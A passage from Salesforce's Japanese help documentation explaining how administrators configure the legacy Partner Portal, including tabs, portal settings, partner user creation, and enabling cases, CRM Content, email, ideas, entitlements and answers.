2. パートナーポータルの名前を選択します。
3. [ポータルタブのカスタマイズ] をクリックします。
4. タブを追加または削除するには、タブ名を選択し、[追加] または [削除] 矢印をクリックして、[選択されたタブ] ボックスのタブを追加または削除します。タブの順序を変更するには、[選択されたタブ] ボックスでタブ名を選択し、[上へ] または [下へ] 矢印をクリックします。
5. 必要に応じて、［デフォルトの表示タブ］ドロップダウンリストから、ポータルログイン時に表示するタブを選択できます。
6. [保存] をクリックします。

ユーザに関連付けられたプロファイルおよび権限セットのタブ設定を編集して、ユーザがアクセスできるタブをより詳細に指定できます。

パートナーポータルでのタブのページレイアウトは、そのポータルに割り当てられたプロファイルでのページレイアウト設定によって制御されます。

プロファイルのタブレイアウトを編集する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「パートナー」と入力し、[設定] を選択します。
2. パートナーポータルの名前を選択します。
3. [割り当てられたプロファイル] 関連リストから、編集するプロファイル名を選択します。
4. 編集する標準オブジェクトまたはカスタムオブジェクトの横のページレイアウトの下の [割り当ての参照] をクリックします。
5. [割り当ての編集] をクリックします。
6. 編集するプロファイル名の横にある新しいページレイアウトを選択します。
7. [保存] をクリックします。

ホームタブでのカレンダーと行動の有効化

パートナーポータルの [ホーム] で、カレンダーとスケジュール済みの行動一覧を参照することをパートナーユーザに許可できます。パートナーポータルのカレンダーと行動の機能は、Salesforce の [ホーム] でのカレン

ダーと行動と同様に機能しますが、パートナーポータルでは、スペルチェック、行動の更新、拡張リストビュー、ドラッグアンドドロップによるスケジュール、カレンダーの共有、詳細のフロート表示はサポートされていません。

メモ: パートナーは、次のユーザに共有されたカレンダーだけを参照できます。

- 同じ取引先に割り当てられたパートナーユーザ
- 取引先のチャネル管理者

ポータルユーザは、自分のカレンダーからToDoと行動を参照できます。また、「行動の編集」権限を持つポータルユーザは、行動を作成、編集、および削除できます。

ホームタブでの Welcome コンポーネントの有効化

パートナーポータルユーザに割り当てられたホームページレイアウトに[パートナーポータルにようこそ]コンポーネントを追加します。ポータルにログインすると、ユーザの名前、チャネル管理者の名前、会社の個人プロファイルへのリンクを示したようこそメッセージが送信されます。リンクの付いたチャネル管理者名をクリックすると、メールをその人物に送信できます。ポータルユーザが自分自身の情報を変更するとそのユーザレコードが自動的に更新されますが、取引先責任者レコードは自動的に更新されることはありません。

メモ: [パートナーポータルへようこそ] コンポーネントはカスタマーポータルホームページでも使用できますが、ユーザ名が記載された「お知らせ」メッセージだけが提供されます。

ポータルユーザへの [レポート] タブの表示の許可

ポータルユーザに [レポート] タブを表示する手順は、次のとおりです。

1. ポータルユーザに、実行するレポートが含まれている Salesforce の [レポート] タブ上のフォルダへのアクセスを許可します。
2. ポータルユーザのレポートの対象とするオブジェクトについて、組織の共有設定を「非公開」に設定します。
3. ポータルユーザに「レポート実行」権限を付与します。

パートナーポータルに [レポート] タブを追加すると、ポータルユーザは次のようになります。

- レポートの実行は可能ですが、レポートをカスタマイズしたり、レポート結果を条件検索することはできません。
- 「レポートのエクスポート」権限がある場合は、レポートを Excel にエクスポートできます。
- [未整理公開レポート] フォルダや [私の非公開カスタムレポート] フォルダへのアクセス権はありません。
- 参照権限のないオブジェクトが含まれるレポートを実行すると、エラーになります。

メモ: [レポート] タブは、Gold Partner ライセンスを所有するパートナーユーザのみが利用可能です。

関連トピック:

パートナーポータルの概要
パートナーポータルの有効化

パートナーポータル向け多言語 HTML メッセージの設定

メモ: Summer'13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ポータルの言語を設定する
- 「アプリケーションのカスタマイズ」

組織で多言語が有効になっている場合、Salesforce がサポートする言語で HTML メッセージをアップロードし、そのメッセージをポータルユーザの言語設定に基づいてポータルで表示するように設定できます。たとえば、フランス語の HTML メッセージをアップロードしてフランス語設定のポータルユーザの [ホーム] で表示し、英語の HTML メッセージをアップロードして英語設定のポータルユーザの [ホーム] で表示することができます。

多言語 HTML メッセージを設定する前に、次の点に注意してください。

- 多言語 HTML メッセージをポータルに追加する前に、[ドキュメント] タブで HTML 形式のファイルをアップロードする必要があります。
- ポータル HTML メッセージは、設定されていても [アイデア]、[レポート]、[コンテンツ]、[ソリューション] のタブには表示されません。

多言語 HTML メッセージを設定する手順は、次のとおりです。

1. パートナーポータルの表示言語を設定するには、[設定]から、［クイック検索］ボックスに「パートナー」と入力し、[設定] を選択します。
2. 編集するポータルの名前をクリックします。
3. [割り当てられた言語] 関連リストで [新規言語の追加] をクリックします。
4. ［言語］ドロップダウンリストから言語を選択します。
5. タブ名の横にあるルックアップアイコン ( ) をクリックして、タブに表示する HTML メッセージを選択します。必要に応じて、HTML メッセージを表示するそれぞれのタブに対してこのステップを繰り返します。
6. [保存] をクリックします。

関連トピック:

パートナーポータルの概要

パートナーポータルの有効化

パートナーポータルの設定

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーポータル設定を変更する
- 「アプリケーションのカスタマイズ」

パートナーポータルの設定およびコミュニケーションテンプレートを変更および設定する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「パートナー」と入力し、[設定]を選択します。
2. 編集するポータルの名前をクリックします。
3. [編集] をクリックします。
4. 次のオプションを設定します。

設定	説明
名前	ポータルの詳細ページと編集ページ、およびパートナーポータルの設定ページに表示されるパートナーポータルの名前。パートナーポータルの名前は、ポータルのページではなく、ブラウザのタイトルバーに表示されます。 ポータルの名前は組織内で一意であり、カスタマーポータルまたはパートナーポータルですでに使用されていない名前である必要があります。また、カスタマーポータルの名前を「パートナーポータル」カスタマーポータルに指定するとエラーが発生する場合があります。
説明	ポータルの詳細ページと編集ページに表示されるパートナーポータルの説明。パートナーポータルの説明は、ポータルには表示されません。

設定	説明
ログインを有効にする	ユーザがパートナーポータルにログインできるようにします。 ポータルの設定を完了してからこのチェックボックスをオンにすることをお勧めします。 メモ: パートナーポータルを有効化するとき、デフォルトポータルは［ログインを有効にする］として設定されます。 ユーザが自分のパスワードをリセットするには、ユーザがパートナーポータルにログインでき、ユーザプロファイルの制限されたIP範囲内であり、指定のログイン時間内である必要があります。
管理者	ルックアップアイコン（）をクリックして、パートナーポータルのデフォルトの管理者を選択します。パートナーポータルに関するメール通知は、すべてこのSalesforceユーザに送信されます。 パートナーポータルのシステム管理者の選択時には、「外部ユーザの管理」および「アプリケーションのカスタマイズ」ユーザ権限を持ち、パートナーポータル［ヘッダー］が含まれているドキュメントフォルダにアクセスできるユーザのみを選択できます。ポータル管理者として選択したユーザを無効にすることはできません。

ポータルデフォルト設定

設定	説明
ログアウトURL	ユーザがパートナーポータルからログアウトしたときに表示されるWebページのURL（http://www.acme.comなど）。ログアウトURLを指定しない場合、ポータルユーザがログアウトするとログインページに戻ります。
アクションの確認を表示	ユーザがパートナーポータルでのアクションを完了した後、ユーザに確認メッセージを表示できます。たとえば、ユーザがパートナーポータルにリードを作成した後、この設定が有効になっていれば、「リードが作成されました」というメッセージが表示されます。

ポータルデフォルト設定	
設定	**説明**
	確認メッセージは、パートナーポータルで完了したアクションをユーザが明確に理解するのに役立ちます。
HTML メッセージのデフォルト言語	**カスタム言語ポータルの** HTML **メッセージが設定されていないときに、ポータル** HTML **メッセージの表示に使用する言語を指定します。この設定は、複数の言語が有効になっている組織でのみ利用できます。**

ユーザ名・パスワード通知用メールの設定	
設定	**説明**
差出人メールアドレス	**すべてのパートナーポータルコミュニケーションテンプレートの送信元アドレス** (support@acme.com **など**)。Salesforce **はメールを自動的に送信しますが、ポータルユーザに対しては、このメールアドレスから送信されたかのように表示されます。ポータルユーザが返信すると、このアドレスに送信されます。**
差出人名	**差出人メールアドレスに関連付ける名前** (Acme Partner Support **など**)。
新規ユーザ用 テンプレート	**新たに有効になったパートナーポータルユーザに対してユーザ名と初期パスワードを送信するために使用されるメールテンプレート。デフォルトでは、自動的にサンプルテンプレートが選択されます。このテンプレートは** [**有効**] **に設定する必要があります。**
パスワードリセット用 テンプレート	**ユーザのパスワードをリセットしたときに、既存のパートナーポータルユーザに新しいパスワードを送信するために使用されるメールテンプレート。**
パスワード忘れ用テンプレート	**パートナーポータルのログインページでユーザが[パスワードをお忘れですか?]をクリックして自身のパスワードをリセットしたときに、既存のパートナーポータルユーザに新しいパスワードを送信するために使用されるメールテンプレート。**
ポータルユーザへの所有者の変更用 テンプレート	**パートナーポータルユーザがポータルでレコードの新しい所有者になったときに、ユーザに通知するために使用されるメールテンプレート。**

デザイン

設定	説明
ヘッダー	組織のブランド情報をパートナーポータルのヘッダーに組み込めるテキストまたは HTML ファイル。ルックアップアイコン ( ) をクリックして [ドキュメント] タブで一般にアクセスが可能なフォルダにアップロードされているファイルを選択します。 ［ヘッダー］および［フッター］に組み込むファイルに許可される合計サイズは、最大で 10 KB です。 正しく表示されないことがあるため、ヘッダーとロゴの両方をポータルに追加しないことをお勧めします。 ログアウトリンクは、「Logout」という HTML タグを使用して、ヘッダーの任意の場所に配置できます。
フッター	組織のブランド情報をパートナーポータルのフッターに組み込めるテキストまたは HTML ファイル。ルックアップアイコン ( ) をクリックして [ドキュメント] タブで一般にアクセスが可能なフォルダにアップロードされているファイルを選択します。 ［ヘッダー］および［フッター］に組み込むファイルに許可される合計サイズは、最大で 10 KB です。
ロゴ	組織のブランド情報をパートナーポータルの左上にあるヘッダーに組み込む画像ファイル (.jpg、.gif、.png)。ルックアップアイコン ( ) をクリックして、[ドキュメント] タブで公開されているフォルダにアップロードされており、［外部参照可］とマークされているファイルを選択します。 ［ロゴ］に組み込めるファイルは、最大 20 KB です。 正しく表示されないことがあるため、ヘッダーとロゴの両方をポータルに追加しないことをお勧めします。
ログインメッセージ	パートナーポータルのログインページ、[パスワードをお忘れですか?] ページ、[パスワードの変更] ページのヘッダーに組織のブランド情報を組み込めるテキストファイルまたは HTML ファイル。ルックアップアイコン ( ) をクリックして [ドキュメント] タブ

デザイン	
設定	説明
	で一般にアクセスが可能なフォルダにアップロードされているファイルを選択します。 [ログインメッセージ] に組み込めるファイルは、最大 2 KB です。 メモ: JavaScript および CSS コードは、ポータルログインメッセージとして使用される HTML ファイルから自動的に削除されます。

5. [保存] をクリックします。

関連トピック:

- パートナーポータルの概要
- パートナーポータルの有効化
- パートナーポータルの設定

パートナーユーザの作成

メモ: Summer'13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

パートナー取引先を作成したら、パートナーユーザを取引先責任者レコードとして取引先に追加できます。パートナーユーザは、機能がリードの管理に制限されている Salesforce ユーザです。パートナーユーザは、ポータルから Salesforce にログインします。

パートナーユーザを作成する前にポータルを設定しないと、ポータルの準備ができる前にパートナーユーザがログインを試行することがあります。

パートナーユーザを作成する手順は、次のとおりです。

1. パートナーユーザを作成するパートナー取引先を表示します。
2. パートナーユーザの新規取引先責任者を作成します。[取引先責任者] 関連リストで [新規] を選択します。該当する詳細を入力し、[保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーユーザを作成、編集、無効化、または非アクティブ化する
- 「外部ユーザの管理」

取引先責任者を作成する
- 取引先責任者に対する「作成」

取引先責任者を参照する
- 取引先責任者に対する「参照」

3. 取引先責任者の詳細ページで [外部ユーザの管理] をクリックし、[パートナーユーザを有効化] を選択します。
4. このパートナーのユーザレコードを編集します。
5. [保存] をクリックします。

パートナーユーザが作成されたら、パートナー取引先とパートナーユーザを独立して編集できます。一方に施された変更がもう一方に反映されることはありません。

問題をトラブルシューティングしたり、ポータルが適切に設定されていることを確認したりするには、取引先責任者の詳細ページで [外部ユーザの管理] をクリックし、[ユーザとしてポータルにログイン] を選択します。新規ブラウザウィンドウが開き、パートナーユーザとしてポータルにログインできます。

パートナーユーザの作成のヒント

パートナーユーザを作成するときは、次の点に留意してください。

- ユーザを代理管理者として有効にした場合、少なくとも 1 つのパートナープロファイルが [割り当て可能なプロファイル] 関連リストに追加され、さらにそのユーザが「外部ユーザの管理」権限を持っていない限り、そのユーザは外部ユーザを作成できません。
- 取引先責任者を取引先のパートナーユーザまたはカスタマーユーザとして初めて有効にしたときは、[ロール] ドロップダウンは参照のみです。次回、この取引先の取引先責任者をカスタマーユーザまたはパートナーユーザとして有効にしたときには、このユーザの [ロール] を選択できます。
- パートナーユーザが利用できるプロファイルは、パートナーユーザプロファイルか、パートナーユーザプロファイルからコピーしたプロファイルに制限されます。標準ユーザとは異なり、パートナーユーザロールは、アカウント名に基づいて自動的に割り当てられます。パートナーユーザロールは、取引先所有者のロールの下位ロールであるため、パートナーユーザロールのすべてのデータは、パートナー取引先所有者のロールに含まれます。ポータルユーザを無効化すると、パートナーユーザロールが無効になり、そのデータはパートナー取引先ロールに積み上げ集計されなくなるので、注意してください。
- パートナーユーザと取引先責任者は削除できません。ポータルに対するパートナーユーザのアクセス権を取り消す場合は、パートナーユーザを無効にします。
- パートナー取引先責任者をパートナー以外の取引先が所有することはできません。

関連トピック:

パートナーポータルの概要
パートナーポータルの有効化
パートナーポータルの概要
パートナーポータルの有効化

パートナーポータルの機能の有効化

パートナーポータルのケースの有効化

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforceアカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーユーザに対してケースを有効化する
- 「プロファイルと権限セットの管理」

パートナーポータルでケースを有効化すると、ケースをパートナーユーザに直接割り当てたり、割り当てルールやエスカレーションルールを使って割り当てたりすることができます。パートナーユーザは、ケースの編集、ケースの新規作成、ケースコメントの追加、ケースの再割り当て、ケースソリューションの検索、およびケースチームの作成を行えます。パートナーユーザは、ケースコメントの編集、納入商品とケースの関連付け、またはケースの削除は行えません。

メモ: パートナーポータルユーザが追加したケースコメントは公開され、ケースを参照できるすべてのユーザが参照できます。

パートナーポータルでケースを有効にする手順は、次のとおりです。

1. [ケース] タブをパートナーポータルで使用可能なタブのリストに追加します。
2. パートナーユーザプロファイルで、[ケース] タブの設定が［デフォルトで表示］になっていることを確認します。
3. パートナーユーザプロファイルで、ケースに対する「参照」、「作成」、および「編集」オブジェクト権限を有効化します。

パートナーポータルでケースを有効化した後、次のヒントを考慮してください。

- ケース作成時のテンプレートを指定すると、パートナーユーザはケースに割り当てられた新しい取引先責任者に対し、通知をメールで送信できます。[設定]から、［クイック検索］ボックスに「*サポート設定*」と入力し、[サポート設定] を選択します。
- ケースチーム内の役割を設定すると、パートナーはケースチームのメンバーを追加できます。[設定]から、［クイック検索］ボックスに「*ケースチーム内の役割*」と入力し、[ケースチーム内の役割] を選択します。
- ケースに関連付けられたメールを表示している場合は、ポータルユーザは [メールメッセージリスト]、[次へ]、および [前へ] リンクは使用できません。

関連トピック:

パートナーポータルの概要
パートナーポータルの有効化
パートナーポータルの設定

パートナーポータルに対する Salesforce CRM Content の有効化

ユーザ権限	
パートナーポータルを設定および更新する	「アプリケーションのカスタマイズ」
プロファイルを作成および編集する	「プロファイルと権限セットの管理」
パートナーポータルユーザを管理する	「外部ユーザの管理」
Salesforce CRM Content ライブラリ権限を作成する	「Salesforce CRM Content の管理」 または 「コンテンツ権限の管理」権限
Salesforce CRM Content ライブラリにユーザを追加する	「Salesforce CRM Content の管理」 または ライブラリ権限定義の [ライブラリの管理]

エディション
使用可能なエディション: Salesforce Classic
使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: Summer '13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

Salesforce CRM Content は、パートナーポータルで使用できます。Salesforce CRM Content に対するアクセス権として、次の 2 つのレベルをパートナーポータルユーザに付与できます。

- Salesforce CRM Content 機能ライセンスを持っていないポータルユーザでも、「ポータルのコンテンツの参照」ユーザ権限があれば、コンテンツのダウンロード、評価、コメントの追加、および登録を実行できます。ユーザ名、ダウンロード履歴、バージョン履歴など、機密データを参照することはできません。コンテンツ配信機能は、ポータルユーザには設計されていません。
- Salesforce CRM Content 機能ライセンスを持っているポータルユーザは、コンテンツの寄稿、ライブラリ間でのコンテンツの移動と共有、コンテンツの削除など、ライブラリ権限によって付与されているすべての Salesforce CRM Content 機能にアクセスできます。また、Salesforce CRM Content レポートを参照することもできます。コンテンツ配信機能は、ポータルユーザには設計されていません。

ライセンスを付与していないユーザに対する Salesforce CRM Content の有効化

パートナーポータルを有効にした後、次の手順を完了して、ポータルで Salesforce CRM Content を有効にします。ポータルユーザ用の Salesforce CRM Content 機能ライセンスを購入していない場合は、次の手順を使用してください。

1. コピーしたパートナーユーザプロファイルを更新する手順は、次のとおりです。

a. 「ポータルのコンテンツの参照」ユーザ権限を追加します。
b. [ライブラリ]、[コンテンツ]、[登録] タブの表示を、[タブを隠す] から [デフォルトで表示] に変更します。
c. 必要に応じて、更新プロファイルをパートナーポータルユーザに割り当てます。

2. ライブラリ権限を 1 つ以上作成して、ポータルユーザが各 Salesforce CRM Content ライブラリで持つ権限を決めます。

メモ: ライブラリ権限のオプションのうち、ユーザの機能ライセンスやプロファイルで許可されている権限のみを付与できます。たとえば、[タグの追加] はライブラリ権限オプションですが、このオプションを選択しても、Salesforce CRM Content 機能ライセンスを持っていないポータルユーザがコンテンツにタグ付けできるようにはなりません。

3. ポータルユーザにどのライブラリへのアクセス権を付与するかを決めます。これらのライブラリに機密コンテンツを含めないでください。
4. ライブラリにポータルユーザを追加します。パートナーユーザプロファイルまたはそのプロファイルのコピーに割り当てられているポータルユーザは、公開グループのメンバーとしてのみライブラリに追加できます。
5. 各パートナーポータルに Salesforce CRM Content のタブを追加します。

メモ: [ドキュメント] タブは、Salesforce CRM Content に含まれません。

ライセンスを付与したユーザに対する Salesforce CRM Content の有効化

パートナーポータルを有効にした後、次の手順を完了して、ポータルで Salesforce CRM Content を有効にします。ポータルユーザ用の Salesforce CRM Content 機能ライセンスを購入した場合は、次の手順を使用してください。

1. コピーしたパートナーユーザプロファイルを更新する手順は、次のとおりです。
   a. ポータルユーザが新しいライブラリを作成および管理できるようにする場合は、必要に応じて、「ライブラリの作成」ユーザ権限を追加します。
   b. [ライブラリ]、[コンテンツ]、[登録] タブの表示を、[タブを隠す] から [デフォルトで表示] に変更します。
   c. 必要に応じて、更新プロファイルをパートナーポータルユーザに割り当てます。
2. 各パートナーポータルユーザの詳細ページで、[Salesforce CRM Content ユーザ] チェックボックスをオンにします。
3. ライブラリ権限を 1 つ以上作成して、ポータルユーザが各 Salesforce CRM Content ライブラリで持つ権限を決めます。

メモ: ライブラリ権限のオプションのうち、ユーザの機能ライセンスやプロファイルで許可されている権限のみを付与できます。たとえば、[タグの追加] はライブラリ権限オプションですが、このオプションを選択しても、Salesforce CRM Content 機能ライセンスを持っていないポータルユーザがコンテンツにタグ付けできるようにはなりません。

4. ポータルユーザにどのライブラリへのアクセス権を付与するかを決めます。これらのライブラリに機密コンテンツを含めないでください。

5. ライブラリにポータルユーザを追加します。パートナーユーザプロファイルまたはそのプロファイルのコピーに割り当てられているポータルユーザは、公開グループのメンバーとしてのみライブラリに追加できます。
6. 各パートナーポータルに Salesforce CRM Content のタブを追加します。

   メモ: [ドキュメント] タブは、Salesforce CRM Content に含まれません。

関連トピック:

パートナーポータルの概要

パートナーポータルの有効化

パートナーポータルのメールの有効化

メモ: Summer '13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

パートナーポータルでメールを有効化すると、パートナーユーザはパートナーポータルの [活動履歴] 関連リストからメールを送信できます。たとえば、パートナーユーザはリードの [活動履歴] 関連リストの [メールを送信] ボタンをクリックすると、リードにメールを送信し、関連リストにそのメールを記録できます。

パートナーユーザがパートナーポータルからメールを送信できるようにするには、「メールの送信」権限を付与します。パートナーユーザがメールテンプレートを使用できるようにするには、パートナーユーザが利用できるテンプレートを作成する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限を有効化する
- 「プロファイルと権限セットの管理」

関連トピック:

パートナーポータルの概要

パートナーポータルの有効化

パートナーポータルのアイデアの有効化

メモ: Summer'13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

パートナーポータルを設定した後、次の手順に従って、ポータルでアイデアを有効にします。

1. ポータルに表示されるように設定された有効なアイデアコミュニティを作成するには、[設定] から、[クイック検索] ボックスに「アイデアのゾーン」と入力し、[アイデアのゾーン] を選択します。
2. パートナーポータルに [リード] タブを追加します。
3. 組織がアイデアおよびアンサーポータルライセンスを使用している場合は、パートナーポータルで [レポート] タブを非表示にします。非表示にしないと、パートナーポータルユーザが [レポート] タブをクリックしたときに、「アクセス権がありません」というメッセージが表示されます。

関連トピック:

パートナーポータルの概要

パートナーポータルの有効化

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーポータルを設定および更新する
- 「アプリケーションのカスタマイズ」

コミュニティを作成する
- 「アプリケーションのカスタマイズ」

パートナーポータルのエンタイトルメント管理の有効化

メモ: Summer'13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

パートナーポータルを使用して、パートナーにエンタイトルメント、サービス契約、または契約品目名へのアクセス権を付与できます。

エンタイトルメント管理を設定し、パートナーポータルを有効にしたら、次の手順に従ってエンタイトルメント管理をポータルに追加します。

1. コピーしたパートナーユーザプロファイルを更新する手順は、次のとおりです。
   a. エンタイトルメント、サービス契約、または契約品目名に対する「参照」権限を含めます。
   b. 必要に応じて、パートナーユーザの代理管理者のプロファイルに、エンタイトルメント取引先責任者に対する「作成」および「削除」権限を含めます。これにより、外部ユーザの代理管理者はエンタイトルメント取引先責任者を更新できます。
   c. [エンタイトルメント] タブまたは [サービス契約] タブのタブ表示が [デフォルトで表示] になっていることを確認します。契約品目名はサービス契約に表示されます。
2. パートナーポータルの詳細ページの下部にある [プロファイルの編集] をクリックして、新しいプロファイルを有効にします。
3. ケースのページレイアウトをカスタマイズして、［エンタイトルメント名］参照項目を追加します。これにより、パートナーユーザがエンタイトルメントをケースに追加できます。

   ヒント: ポータルユーザは内部サポートプロセスに関する情報にアクセスできないため、ポータルユーザのケースページレイアウトにエンタイトルメントプロセス項目［エンタイトルメント処理開始時刻］、［エンタイトルメント処理終了時刻］、［中止］、および［中止開始日］を追加しないでください。
4. 取引先と取引先責任者に関連するリストをカスタマイズし、エンタイトルメントを追加します。これにより、外部ユーザの代理管理者がケースを作成して適切なエンタイトルメントに自動的に関連付けることができます。
5. 各パートナーポータルに [エンタイトルメント] タブまたは [サービス契約] タブを追加します。
6. コピーしたプロファイルをパートナーポータルユーザに割り当てます。
   a. 新しいパートナーポータルユーザを作成するには、[外部ユーザの管理] をクリックして、取引先責任者詳細ページの [パートナーユーザを有効化] を選択します。既存ユーザを更新するには、[外部ユーザの管理] をクリックし、[パートナーユーザを参照] を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

パートナーポータルを設定および更新する
- 「アプリケーションのカスタマイズ」

プロファイルを作成および編集する
- 「プロファイルと権限セットの管理」

ポータルユーザを管理する
- 「外部ユーザの管理」

b. 新しいユーザの場合、コピーしたプロファイルを[プロファイル]ドロップダウンメニューから選択します。既存ユーザの場合、[編集] を選択して、プロファイルを選択します。

c. [保存] をクリックします。

関連トピック:

パートナーポータルの概要

パートナーポータルの有効化

パートナーポータルのアンサーの有効化

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforceアカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーポータルを設定および更新する
- 「アプリケーションのカスタマイズ」

プロファイルを作成および編集する
- 「プロファイルと権限セットの管理」

アンサーコミュニティを作成する
- 「アプリケーションのカスタマイズ」

パートナーポータルを使用して、パートナーにアンサーコミュニティへのアクセス権を付与できます。

ポータルでアンサーを有効にする手順は、次のとおりです。

1. パートナーポータルを設定します。

   ポータルの文字や色をカスタマイズする場合、アンサーでは次の変更だけをサポートしています。

   - すべてのタブのスタイル
   - 次のページスタイル
     - ページ背景
     - テキスト
     - リンク
     - リンクのフロート表示

2. アンサーを設定し、アンサーコミュニティがパートナーポータルに表示されるよう設定されていることを確認します。
3. パートナーポータルに [アンサー] タブを追加します。
4. パートナーポータルユーザを作成します。
5. パートナーポータルユーザに取引先所有者とは異なるカテゴリグループの表示設定を行う場合、パートナーポータルユーザの表示設定を変更します。

   デフォルトでは、パートナーポータルユーザは取引先所有者からアクセスできるカテゴリを継承します。たとえば、取引先所有者にCEOの役割が割り当てられ、CEOの役割にアンサーに割り当てられたカテゴリグループ内のすべてのデータカテゴリに完全なアクセス権がある場合、パートナーポータルユーザはアンサー

コミュニティ内のすべてのカテゴリにもアクセスできます。パートナーポータルユーザがアクセスできるカテゴリに制限が必要な場合があります。

6. 組織がアイデアおよびアンサーポータルライセンスを使用している場合は、パートナーポータルで[レポート]タブを非表示にします。非表示にしないと、パートナーポータルユーザが[レポート]タブをクリックしたときに、「アクセス権がありません」というメッセージが表示されます。

関連トピック:

パートナーポータルの概要
パートナーポータルの有効化

パートナーユーザの管理

ユーザ権限	
パートナーポータルユーザを管理する	「外部ユーザの管理」
プロファイルを作成、編集、および削除する	「プロファイルと権限セットの管理」
ページレイアウトを作成、編集、および削除する	「アプリケーションのカスタマイズ」
項目レベルセキュリティを設定する	「プロファイルと権限セットの管理」 および 「アプリケーションのカスタマイズ」
共有ルールを設定する	「共有の管理」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: Summer '13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

Salesforce パートナーポータルは、Salesforce とよく似た機能を備えているため、Salesforce ユーザを管理するときとほぼ同じようにパートナーポータルユーザを管理できます。

次の項目がパートナーポータルユーザの管理方法に及ぼす影響を考慮してください。

パートナーポータルプロファイル
パートナーポータルユーザに割り当てる権限により、ケースやカスタムオブジェクトレコードの参照、作成、編集など、組織のパートナーポータルでユーザが実行できる機能が決まります。パートナーポータルを有効にすると、パートナーユーザプロファイルが組織に自動的に作成されます。パートナーユーザプロファイルは、変更できません。

